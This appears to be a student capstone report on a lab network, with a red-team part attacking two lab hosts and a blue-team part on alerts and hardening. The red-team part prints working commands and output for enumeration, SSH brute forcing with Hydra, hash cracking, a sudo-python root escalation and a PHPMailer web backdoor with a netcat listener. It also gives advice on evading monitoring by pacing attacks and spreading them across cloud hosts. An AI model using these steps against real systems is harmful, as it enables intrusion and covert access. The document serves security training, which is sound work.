Final Engagement:
Attack, Defense & Analysis of a Vulnerable Network

By: Nauman Jaliawala

[Red Team Assessment]

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities


Exploits Used

Avoiding Detect

Maintaining Access

NETWORK TOPOLOGY & CRITICAL VULNERABILITIES

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 1
Gateway: 255

Machines
IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Critical Vulnerabilities: Target 1

- Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
SSH open	Remote access to box via SSH	Brute force possible
WordPress web server	WPSCAN enumeration	Ability to find usernames
MySQL root password	Password was plain text visible	Allowed hashes to be found
Weak SU permission	Python allowed SU access	Priv Esc to root - owned

Critical Vulnerabilities: Target 2

Vulnerability	Description	Impact
Remote SSH password	No attempt limit set	Easily brute forced
PHPMailer	Incorrectly configured	Script injection possible
Wordpress directories	Remote access allowed	Enumeration / Vuln discovery
MySQL root account	Password visible in plain text	Priv Esc possible - owned


- Our assessment uncovered the following critical vulnerabilities in **Target 2.**

Exploits Used


Exploitation: [Username Discovery]

Summarize the following:


- Nmap scan, wpscan, gobuster
- Achieved usernames, open ports, hidden directories on webserver
- Gobuster dir –u http://192.168.1.110 –w directory-list-2.3-medium.txt
- Nmap –script vulners.nse –sV 192.168.1.110
- Wpscan –url http://192.168.1.110/wordpress --wp-content-dir -ep -et -eu



```
root@Kali:~# nmap 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-08 17:52 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0015s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```



```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```




```
=========================================
2020/07/09 21:30:06 Starting gobuster
=========================================
/img (Status: 301)
/css (Status: 301)
/wordpress (Status: 301)
/manual (Status: 301)
/js (Status: 301)
/vendor (Status: 301)
/fonts (Status: 301)
/server-status (Status: 403)
```


Exploitation: [Remote access via SSH & MySQL root access]

Summarize the following:

- With usernames for webserver we were able to brute force login password via Hydra. From there root password found for MySQL database. This led to hash findings used to crack second user’s password with John
- Command run: hydra –l Michael –P /usr/share/wordlists/rockyou.txt 192.168.1.110 ssh
- John –wordlist=/usr/share/wordlists/rockyou.txt password.txt



```
root@Kali:~# ls
Desktop    Downloads     Music         Pictures  Templates
Documents  hydra.restore password.txt  Public    Videos
root@Kali:~#
root@Kali:~#
root@Kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt password.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (?)
1g 0:00:00:55 2.39% (ETA: 15:58:11) 0.01816g/s 7248p/s 8082c/s 8082C/s neverthesame..neilandrew
```




```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1
.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-08 1
9:34:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
 recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to sk
ip waiting)) from a previous session found, to prevent overwriting, ./hydra
.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l
:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not compl
ete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-08 1
9:34:41
root@Kali:~# █
```

Exploitation: [Python able to run as root by non sudoer]

Summarize the following:

- After gaining user shell with elevated access it was determined Steven could use python as root user.
- Sudo python >>> import os >>> os.system >>> os.system(“/bin/bash”)
- The elevated permissions to root enabling ownage of this box



```
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
steven@target1:~$ sudo python
Python 2.7.9 (default, Sep 14 2019, 20:00:08)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for
>>> import os
>>> os.system
<built-in function system>
>>> os.system("/bin/bash")
root@target1:/home/steven# whoami
root
root@target1:/home/steven# locate flag
/root/flag4.txt
```

Avoiding Detection

Stealth Exploitation of [Excessive HTTP Errors]

Monitoring Overview

- Which alerts detect this exploit? -- Top 5 HTTP response status codes
- Which metrics do they measure? -- By count
- Which thresholds do they fire at? -- Above 400 within 5 minutes

Mitigating Detection

-- We can reduce number of requests sent by using modifiers to target specific information rather than general sweep of site. We can also reduce number of threads used to keep requests within a shorter burst range.

-- Alternatively there are several sites that can perform the scan online increasing likeliness alert will be dismissed as false alarm. Example sites include virustotal.com or upguard.com/webscan these may give the appearance of internal security testing for the site by authorized users.

Stealth Exploitation of [HTTP request size monitor]

Monitoring Overview

- Which alerts detect this exploit? – HTTP request bytes
- Which metrics do they measure? By sum
- Which thresholds do they fire at? Is above 3500 bytes within 1 minute

Mitigating Detection

-- Best method would be to target wpscan for usernames and focus attack through SSH login brute force as there is no known active alert for SSH created.

-- Although still noisy as stated in previous slide, we could use online wpscanning to mask our own information and disguise some of the traffic through virus scanning sites in order to have the alert dismissed as false alarm.

Stealth Exploitation of [CPU usage monitor]

Monitoring Overview

- Which alerts detect this exploit? – CPU system process total percentage
- Which metrics do they measure? When max usage exceeds 50 percent
- Which thresholds do they fire at? For at least 5 minutes

Mitigating Detection

-- All scans and attacks must remain within a 4-minute window with 4-minute rest between tasks in order to prevent accidental trigger of alert as it is not possible to measure usage prior to owning the box.

-- Alternatively to avoid pinpointing a single point of origin these attacks and tasks should be spread through various sources and IP addresses to make identification of true source more difficult. Azure and AWS boxes would be a good place to start etc.

Maintaining Access

Backdooring the Target

Backdoor Overview

- What kind of backdoor did you install? – backdoor remote code execution
- How did you drop it? – Via command line exploiting PHPMailer vulnerability
  - -- ./exploit.sh
- How do you connect to it?
  - ○ *In firefox >>> navigate to http://192.168.1.115/backdoor.php*
  - ○ *In terminal >>> setup listener >>> "nc –lvnp 4444"*
  - ○ *Modify the URL to add "?cmd=/bin/bash"*
  - ○ *Gained shell on the box*

[Blue Team Assessment]

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities

Alerts Implemented

Hardening

Implementing Patches

Alerts Implemented

[Excessive HTTP Errors]

Summarize the following:


- Which **metric** does this alert monitor?

  By count

- What is the **threshold** it fires at?

  400 + within 5 minutes from top 5 HTTP response status codes

- Provide a screenshot of the alert in action.



```
WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
```

[HTTP Request Size Monitor]

Summarize the following:


- Which **metric** does this alert monitor?

  Sum

- What is the **threshold** it fires at?

  HTTP request bytes over all documents is over 3500 within 1 minute

- Provide a screenshot of the alert in action.



```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```

[CPU Usage Monitor]

Summarize the following:


- Which **metric** does this alert monitor?

  Max

- What is the **threshold** it fires at?

  CPU total utilization over all documents is about 50 percent for 5 minutes

- Provide a screenshot of the alert in action.



```
WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
```

Hardening

Hardening Against [SSH password usage] on Target 1

- SSH using simple passwords is never a smart idea. Instead it would be better to use SSH key pair:

  - There would no longer be an ability to brute force password access to remote server.
  - Requires used the “ssh-keygen” command followed by “ssh-copy-id” to copy key
  - Disable password login for root account

Hardening Against [HTTP] on Target 1

- Remove server version banner and directory browser listing:
  - This does not remove a vulnerability; this simply makes enumeration and vulnerability identification more difficult
  - Banner removal: edit /etc/apache2/httpd.conf
    - ServerTokens >>> Prod
    - ServerSignature >>> Off
  - Disable browser listing: edit /etc/httpd/conf/httpd.conf
